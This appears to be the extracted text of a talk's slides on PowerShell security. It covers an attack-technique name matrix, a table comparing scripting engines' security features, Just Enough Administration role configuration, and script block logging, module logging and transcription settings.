| File System Permissions Weakness | | File System Logical Offsets | | Peripheral Device Discovery | Network Service Scanning | Regsvr32 | Screen Capture | Scheduled Transfer | Multi-Stage Channels |
| Service Registry Permission Weakness | | Indicator Blocking | Permissions Group Discovery | | Replication Through Removable Media | Rundll32 | Audio Capture | | Peer Connections |
| Web Shell | | Exploitation of Vulnerability | | Shared Webroot | Scheduled Task | Video Capture | Standard Application Layer Protocol | Multilayer Encryption | |
| Basic Input/Output System | Bypass User Account Control | | Process Discovery | Taint Shared Content | Scripting | Scheduled Transfer | | Standard Cryptographic Protocol | Uncommonly Used Port |
| Bootkit | DLL Injection | | | Query Registry | Windows Admin Shares | | Service Execution | | |
| Change Default File Association | Component Object Model Hijacking | | Remote System Discovery | Windows Management Instrumentation | MSBuild | Data Encoding | Standard Non-Application Layer Protocol | Web Service | |
| Component Firmware | Indicator Removal from Tools | | Security Software Discovery | Execution Through Module Load | | | | | |
| Hypervisor | Indicator Removal on Host | | System Information Discovery | | | | | | |
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| Security Support Provider | Obfuscated Files or Information | | | | | | | | |
| Shortcut Modification | Process Hollowing | | | | | | | | |
| Windows Management Instrumentation Event Subscription | Redundant Access | | | | | | | | |
| Winlogon Helper DLL | Regsvcs/Regasm | | | | | | | | |
| Netsh helper DLL | Regsvr | | | | | | | | |
| Authentication Package | Rootkit | | | | | | | | |
| External Remote Services | Rundll32 | | | | | | | | |
| | Scripting | | | | | | | | |
| | Software Packing | | | | | | | | |
| | Timestamp | | | | | | | | |
| | MSBuild | | | | | | | | |
| | Network Share Removal | | | | | | | | |
| | Install Root Certificate | | | | | | | | |



MASLOW'S HIERARCHY OF SECURITY CONTROLS



Remediate

Detect

Prevent

WE'RE LISTENING


| Engine | Event Logging | Transcription | Dynamic Evaluation Logging | Encrypted Logging | Application Whitelisting | Antimalware Integration | Local Sandboxing | Remote Sandboxing | Untrusted Input Tracking |
|--|---------------|---------------|----------------------------|-------------------|--------------------------|-------------------------|------------------|-------------------|--------------------------|
| Bash | No** | No* | No | No | Yes | No | No* | Yes | No |
| CMD / BAT | No | No | No | No | Yes | No | No | No | No |
| Jscript | No | No | No | No | Yes | Yes | No | No | No |
| LUA | No | No | No | No | No | No | No* | Yes | Yes |
| Perl | No | No | No | No | No | No | No* | Yes | Yes |
| PHP | No | No | No | No | No | No | No* | Yes | Yes |
| PowerShell | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes | No** |
| Python | No | No | No | No | No | No | No | No | No** |
| Ruby | No | No | No | No | No | No | No** | No** | Yes |
| sh | No** | No* | No | No | No | No | No* | Yes | No |
| T-SQL | Yes | Yes | Yes | No | No | No | No** | No** | No |
| VBScript | No | No | No | No | Yes | Yes | No | No | No |
| zsh | No** | No* | No | No | No | No | No* | Yes | No |
| * Feature exists, but cannot enforce by policy | | | | | | | | | |
| ** Experiments exist | | | | | | | | | |

WE'RE LISTENING

| Engine | Event Logging | Transcription | Dynamic Evaluation Logging | Encrypted Logging | Application Whitelisting | Antimalware Integration | Local Sandboxing | Remote Sandboxing | Untrusted Input Tracking |
|------------|---------------|---------------|----------------------------|-------------------|--------------------------|-------------------------|------------------|-------------------|--------------------------|
| Bash | No** | No* | No | No | Yes | No | No* | Yes | No |
| CMD / BAT | No | No | No | No | Yes | No | No | No | No |
| Jscript | No | No | No | No | Yes | Yes | No | No | No |
| LUA | No | No | No | No | No | No | No* | Yes | Yes |
| Perl | No | No | No | No | No | No | No* | Yes | Yes |
| PHP | No | No | No | No | No | No | No* | Yes | Yes |
| PowerShell | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes | No** |
| Python | No** | No | No** | No | No** | No** | No | No | No** |
| Ruby | No | No | No | No | No | No | No** | No** | Yes |
| sh | No** | No* | No | No | No | No | No* | Yes | No |
| T-SQL | Yes | Yes | Yes | No | No | No | No** | No** | No |
| VBScript | No | No | No | No | Yes | Yes | No | No | No |
| zsh | No** | No* | No | No | No | No | No* | Yes | No |

* Feature exists, but cannot enforce by policy
 ** Experiments exist

JUST ENOUGH ADMINISTRATION (JEA)



```
PS> mstsc /v Server1  
Access Denied
```

“Jeffrey I need to be admin on Server1 to restart DNS”

“No gentilkiwi.
Just use PowerShell to connect to the server”


```
PS> Enter-PSSession Server1  
Server1> Restart-Service Dns  
☺
```

```
Server1> Steal-Secrets  
Error: You are not authorized to Steal-Secrets
```


Server1




SECURITY EXPOSURE = TIME X CAPABILITY



PRIVILEGED IDENTITY MANAGEMENT = TIME



JUST ENOUGH ADMINISTRATION = CAPABILITY



JEA ROLE CAPABILITY EXAMPLE

```
@{  
  
# Description of the functionality provided by these settings  
Description = 'Role Capabilities for DNS Maintenance'  
  
# Modules to import when applied to a session  
ModulesToImport = 'DnsServer'  
  
# Cmdlets to make visible when applied to a session  
VisibleCmdlets = 'Get-Service', 'Restart-Service',  
'Get-DnsServerCache', 'Clear-DnsServerCache',  
'Show-DnsServerCache'  
  
# Functions to define when applied to a session  
FunctionDefinitions = @{  
    'Name' = 'whoami'  
    'ScriptBlock' = { $PSSenderInfo } }  
}
```

LOCAL SANDBOXING


Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ConsoleSessionConfiguration

| Name | Type | Data |
|-----------------------------------|--------|-----------------|
| (Default) | REG_SZ | (value not set) |
| ConsoleSessionConfigurationName | REG_SZ | Jumpbox |
| EnableConsoleSessionConfiguration | REG_SZ | 0 |

JUST ENOUGH ADMINISTRATION!



MAKING POWERSHELL SECURITY TRANSPARENT



Module / Pipeline logging
System-wide transcripts
Script Block logging
Antimalware Integration

CONFIGURATION

The image shows a screenshot of the Windows Local Group Policy Editor. The main window is titled "Local Group Policy Editor" and displays a tree view on the left with "Windows PowerShell" selected. The right pane shows the "Turn on PowerShell Script Block Logging" policy, which is currently set to "Enabled". A red arrow points to the "Enabled" radio button. Below the main window, a smaller dialog box titled "Turn on PowerShell Script Block Logging" is open, showing the same configuration options. The "Enabled" option is selected, and a red arrow points to it. The dialog also shows the "Supported on:" field with the text "At least Microsoft Windows 7 or Windows Server 2008 family". At the bottom of the dialog, there is an "Options:" section with a checkbox for "Log script block invocation start / stop events:" which is currently unchecked. A "Help:" section provides a detailed description of the policy setting.

Local Group Policy Editor

File Action View Help

Tablet PC
Task Scheduler
Windows Calendar
Windows Color System
Windows Customer Expe
Windows Defender
Windows Error Reporting
Windows Installer
Windows Logon Options
Windows Mail
Windows Media Center
Windows Media Digital F
Windows Media Player
Windows Messenger
Windows Mobility Cente
Windows PowerShell
Windows Reliability Anal
Windows Remote Mana
Windows Remote Shell
Windows Update
Work Folders
Workplace Join

Windows PowerShell

Turn on PowerShell Script Block Logging

Setting

- Turn on Module Logging
- Turn on PowerShell Script Block Logging
- Turn on Script Execution
- Turn on PowerShell Transcription
- Set the default source path for Update-Help

Requirements:
At least Microsoft Windows 7 or Windows Server 2008 family

Turn on PowerShell Script Block Logging

Turn on PowerShell Script Block Logging

Previous Setting Next Setting

Not Configured Comment:

Enabled

Disabled

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

Log script block invocation start / stop events:

Help:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting, Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.

5 setting(s)

MODULE / PIPELINE LOGGING

```
Windows PowerShell

110 [C:\temp]
>> $script = "public class Foo2 { public static void Hello() { } }"

111 [C:\temp]
>> Add-Type -TypeDefinition $script

112 [C:\temp]
>>

112 [C:\temp]
>> Get-EventLog -LogName "Windows PowerShell" -InstanceId 800 |
>>     Where Message -match Add-Type | Select -First 1 | Format-List
>>

Index                : 3729428
EntryType             : Information
InstanceId            : 800
Message              : Pipeline execution details for command line: Add-Type -TypeDefinition $script.

Context Information:
  DetailSequence=1
  DetailTotal=1

  SequenceNumber=2070

  UserId=REDMOND\leeho1m
  HostName=ConsoleHost
  HostVersion=4.0
  HostId=ed75b562-91e9-402b-b66f-3a33893a13f5
  EngineVersion=4.0
  RunspaceId=b49e7bd2-c28f-49e7-8b68-b3bb799038b5
  PipelineId=233
  ScriptName=
  CommandLine=Add-Type -TypeDefinition $script

Details:
  ParameterBinding(Add-Type): name="TypeDefinition"; value="public class Foo2 { public

Category              : Pipeline Execution Details
CategoryNumber        : 8
ReplacementStrings    : {Add-Type -TypeDefinition $script,      DetailSequence=1
                        DetailTotal=1

                        SequenceNumber=2070

                        UserId=REDMOND\leeho1m
```

SYSTEM TRANSCRIPTS

```
PowerShell_transcript.EDLT.6VtWcOHE.20160329162630.txt - Notepad
File Edit Format View Help
*****
Windows PowerShell transcript start
Start time: 20160329162630
Username: EDLT\mredw
RunAs User: EDLT\mredw
Machine: EDLT (Microsoft Windows NT 10.0.10586.0)
Host Application: C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
Process ID: 8564
PSVersion: 5.0.10586.122
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.122
BuildVersion: 10.0.10586.122
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
